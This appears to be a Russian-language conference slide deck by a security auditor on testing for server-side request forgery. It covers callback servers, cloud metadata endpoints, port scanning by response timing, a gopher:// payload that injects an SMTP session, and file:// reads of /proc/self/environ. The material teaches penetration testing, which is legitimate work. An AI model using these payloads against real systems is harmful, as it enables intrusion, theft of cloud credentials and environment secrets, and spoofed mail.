Тестируем SSRF

Или запрос не туда

Digital Security

Обо мне


- Денис Рыбин
- Твиттер @_ttffdd_
- Телеграмм @ttffdd

- Аудитор в Digital Security
- Спикер, Багхантер, Ресёрчер. Вот это вот всё…

Часть 1. Что за бага?

Что же такое Server Side Request Forgery?

Атака SSRF возможна в случае наличия уязвимости ПО, позволяющей злоумышленнику спровоцировать сервер отправить запрос на произвольный адрес с произвольным телом.



Server Side Request Forgery – может оказаться очень серьёзной проблемой

https://hackerone.com/reports/341876 – 25 000$

https://hackerone.com/reports/374737 – 3 500$

https://hackerone.com/reports/398799 – 4 000$


https://hackerone.com/reports/115748 – 2 000$

https://hackerone.com/reports/288353 – 1 500$

SSRF 101

Техническое задание:

- Собственный чат
- Карточки для ссылок «как в телеграме»
- Карточки должны формироваться и храниться на бекенде



Когда стоит задуматься о проверке на SSRF?

Когда стоит задуматься о потенциальной SSRF?

- При реализации механизма webhooks;
- При обработке форматов, основанных на XML (уязвимость XXE);
- При рендере скриншотов (для успешного рендера зачастую необходимо исполнить произвольный javascript, который может содержать функциональность отправки запросов или подгрузить внешний ресурс);
- При работе с видео и изображениями (необновлённые версии библиотеки FFMPEG подвержены SSRF, конвертация svg);
- Всегда при отправке запросов на предоставляемый пользователем адрес.

Любой ли запрос SSRF?

Серьёзно, если вы не можете доказать факт влияния на безопасность, то, скорее всего, это функциональность, а не уязвимость.

И как это тестировать?

Нам потребуются:

- Точка получения запросов [отстук]
- Набор полезных нагрузок в зависимости от наших возможностей [payloads/пейлоады]
- Список потенциальных целей атаки и подход к их обнаружению
- Техники обхода фильтрации [bypass/байпасы]

Часть 2.
Ловим отстук

Точка получения запросов

Зачем и как?

Наличие отстука – наш главный признак SSRF


Проверяем поддержку различных схем

Проверяем методы обхода фильтрации

Проверяем запросы на раскрытие критичной информации


Точка получения запросов

Burp Suite way



Точка получения запросов

Burp Suite way



Точка получения запросов Burp Suite way

Плюсы:

- Прост в использовании
- Не требует предварительной подготовки
- Поддерживает HTTP, HTTPS, DNS, SMTP

Минусы:

- Забывчив
- Строгий формат домена
- Не поддерживает экзотические протоколы
- Не позволяет использовать один адрес для всех отстуков
- Не позволяет манипулировать редиректами и телом ответа

Своя VDS

Как ловить коннект?

Пакет «эконом»:

- *ncat –lvpk 1337 (не путать с netcat)*
- *tcpdump -i eth0 'udp port 53’*
- *Python –m SimpleHTTPServer .*

Своя VDS

Как ловить коннект?

Пакет «эконом»:

- *ncat –lvpk 1337 (не путать с netcat)*
- *tcpdump -i eth0 'udp port 53’*
- *Python –m SimpleHTTPServer .*

Пакет «комфорт+» :

- Контейнер Docker с Nginx и letsencrypt
- DNSchef

Своя VDS

Docker и почему я его настоятельно рекомендую:


- VDS – это место для экспериментов, торчащее в интернет. Лучше обезопасить себя;
- Настройка nginx с letsencrypt (https://hub.docker.com/r/linuxserver/letsencrypt);
- Проблемы с MixedContent.

Dnschef

Прост в настройке:

- git clone https://github.com/iphelix/dnschef
- ./dnschef.py --file dnschef.ini -i 0.0.0.0 --logfile dns_query.log

```
  GNU nano 2.7.4                                File: dnschef.ini

[A]     # Queries for IPv4 address records
*.blind.your.domain=1.1.1.1

[AAAA]  # Queries for IPv6 address records
*.blind.your.domain=2001:db8::1
```



```
wm = pyinotify.WatchManager()
mask = pyinotify.IN_MODIFY
bot = telegram.Bot(token=str("***:****"))

class EventHandler (pyinotify.ProcessEvent):
    def __init__(self, file_path, *args, **kwargs):
        super(EventHandler, self).__init__(*args, **kwargs)
        self.file_path = file_path
        self._last_position = 0
        self.bot= bot

    def process_IN_MODIFY(self, event):
        print "File changed: ", event.pathname
        if self._last_position > os.path.getsize(self.file_path
            self._last_position = 0
        with open(self.file_path) as f:
            f.seek(self._last_position)
            loglines = f.readlines()
            self._last_position = f.tell()
            for g in loglines:
                g = g.strip()
                if "query[A]" in g:
                    if ".blind.your.vds" in g:
                        if "ns1.blind.your.vds" not in
                            try:
                                self.bot.sendMessag
                                print (g)
                            except:
                                try:
                                    print (
                                    sleep
                                    sel
                                    e
```

Как организовать работу с отстуками?

Я накодил себе Dnsdog. Он уведомляет в телеграм и чистит разросшийся лог dnschef

Точка получения запросов Своя VDS

Плюсы:

- Полная свобода в настройке логирования и уведомлений
- Возможность настройки цепочек редиректов
- Возможность напрямую слушать соккет для ловли коннекта

Минусы:

- Настройка «под себя» всегда требует времени
- Стоит каких-то денег

Что-то среднее?

https://ssrf.localdomain.pw/

Набор скриптов:

https://github.com/cujanovic/SSRF-Testing/custom-*

Огромный минус:

Нет возможности посмотреть состояние подключения со стороны сервера

Итак, VDS – выбор чемпионов

Наш ультимативный набор включает в себя:

- Docker Nginx для удобной настройки отдаваемого контента с валидным сертификатом;
- DNSchef для работы с DNS-отстуками, позволяющий нам создавать любые A и CNAME записи для произвольно названных поддоменов;
- Ncat для отлова не HTTP-based отстуков;
- Скрипт для уведомлений в TG.

Часть 3.
Ищем жертву

Набор полезных нагрузок

Для начала рассмотрим наши потенциальные возможности:

- Произвольные HTTP GET запросы с отображением ответа;
- Произвольные HTTP GET запросы «слепой случай»;
- Запросы с произвольной нагрузкой;
- Прочее.

Произвольные HTTP GET запросы с отображением ответа

Просто, понятно, критично

Куда стоит сходить?

- Localhost
- Внутренние ресурсы
- Облачные API

Произвольные HTTP GET запросы с отображением ответа

Localhost:

- Мы теперь игнорируем WAF, правила реверс прокси и кто знает, что ещё
- Иногда админки и дашборды вещают просто на local интерфейс

Произвольные HTTP GET запросы с отображением ответа

Внутренние ресурсы:

- Тут не обойтись без фантазии
- Всегда стоит поискать «классические» сервисы для любой компании (Confluence, Gitlab, Redmine, Jenkins и т.д.)

Произвольные HTTP GET запросы с отображением ответа

Облачные API:

- AWS, например http://169.254.169.254/latest/user-data;
- Google Cloud, например http://169.254.169.254/computeMetadata/v1/ с дополнительным заголовком;
- Azure, например http://169.254.169.254/metadata/instance с дополнительным заголовком.

https://github.com/cujanovic/SSRF-Testing/blob/master/cloud-metadata.txt

Больше нюансов о безопасности облаков

Взгляните на https://github.com/RhinoSecurityLabs/pacu

и в блог к этим же ребятам https://rhinosecuritylabs.com/blog/?category=cloud-security

Произвольные HTTP GET запросы «слепой случай»

Сканируем сеть:

- Код ошибки
- Время отклика

Стратегия сканирования через SSRF:

- Nmap --top-ports list
- Кастомный список 10-20 портов
- SSRF-Testing/commonly-open-ports.txt

Это работает хорошо

Сканируем сеть:

- **Код ошибки**
- Время отклика

```
✗ ⚡ root@Yutu ~ curl http://127.0.0.1:22 -v
* Expire in 0 ms for 6 (transfer 0x5558537ae9c0)
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Expire in 200 ms for 4 (transfer 0x5558537ae9c0)
* Connected to 127.0.0.1 (127.0.0.1) port 22 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:22
> User-Agent: curl/7.64.0
> Accept: */*
>
SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u6
Protocol mismatch.
* Recv failure: Connection reset by peer
* Closing connection 0
curl: (56) Recv failure: Connection reset by peer
```

```
✗ ⚡ root@Yutu ~ curl http://127.0.0.1:1111 -v
* Expire in 0 ms for 6 (transfer 0x5573063d79c0)
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Expire in 200 ms for 4 (transfer 0x5573063d79c0)
* connect to 127.0.0.1 port 1111 failed: Connection refused
* Failed to connect to 127.0.0.1 port 1111: Connection refused
* Closing connection 0
curl: (7) Failed to connect to 127.0.0.1 port 1111: Connection refused
```

Это работает, вроде...

Сканируем сеть:

- Код ошибки
- **Время отклика**

Порт	Время ответа	Состояние	Почему?
1234	10ms	Закрыт	TCP соединение ломается сразу
22	166ms	Открыт	TCP соединение устанавливается и ломается на этапе получения данных
10500	3091ms	Фильтруется или не маршрутизируется	SYN ушёл в свободное плавание, TCP соединение висит, пока не прервётся ОС

Это работает, вроде…

Сканируем сеть:

- Код ошибки
- **Время отклика**

Payload	Status	Response...
438	200	67
439	200	77
440	200	74
441	200	75
442	200	75
443	200	180
444	200	68
445	200	67
446	200	78
447	200	77
448	200	72
449	200	71
450	200	72

Произвольные HTTP GET запросы «слепой случай»

Не забываем посмотреть в запрос:

- User-agent позволит нам понять стек технологий и наши ограничения;
- Дополнительные заголовки часто встречаются при взаимодействии микросервисов;
- Если нам по-настоящему везёт, можем наткнуться на cookie или JWT.

Запросы с произвольной нагрузкой

- **Gopher** (англ. *gopher* ['g oʊfər] — го́уфер, го́фер) — сетевой протокол распределённого поиска и передачи документов, который был широко распространён в Интернете до 1993 года.

Запросы с произвольной нагрузкой

Gopher представление

```
gopher://
smtp.iternal:25/xHELO%20localhost%250d%25
0aMAIL%20FROM%3A%3Chacker@site.com%
3E%250d%250aRCPT%20TO%3A%3Cvictim@si
te.com%3E%250d%250aDATA%250d%250aFro
m%3A%20%5BHacker%5D%20%3Chacker@sit
e.com%3E%250d%250aTo%3A%20%3Cvictime
@site.com%3E%250d%250aDate%3A%20Tue
%2C%2015%20Sep%202017%2017%3A20%3A
26%20400%250d%250aSubject%3A%20AH%2
0AH%20AH%250d%250a%250d%250aYou%20
didn%27t%20say%20the%20magic%20word%
20%21%250d%250a%250d%250a%250d%250
a.%250d%250aQUIT%250d%250a
```

Итоговый SMTP запрос

```
HELO localhost
MAIL FROM:<hacker@site.com>
RCPT TO:<victim@site.com>
DATA
From: [Hacker] <hacker@site.com>
To: <victime@site.com>
Date: Tue, 15 Sep 2017 17:20:26 -0400
Subject: Ah Ah AH

You didn't say the magic word !



.
QUIT
```

Запросы с произвольной нагрузкой

Теперь мы можем всё, было бы желание:

1. MySQL (Port-3306)
2. FastCGI (Port-9000)
3. WSGI (Port-9000)
4. Memcached (Port-11211)
5. Redis (Port-6379)
6. Zabbix (Port-10050)
7. SMTP (Port-25)

Прочее

Потенциально проблемные схемы:

- Схема HTTP/HTTPS, произвольный GET-запрос;
- Схема GOPHER, произвольные TCP пакеты (очень часто всплывают ограничения) ;
- Схема TFTP, произвольные UDP датаграммы (тоже есть ограничения) ;
- Схема File, потенциальное обращение к диску;
- Схема SSH, FTP, SFTP, LDAP, etc раскрывают дополнительные сведения о сервере;
- UNC путь, кража NTLM-хеша.

Схема File:// и procfs


Разумно заглянуть в гости к procfs:

- /proc/self/environ – переменные окружения
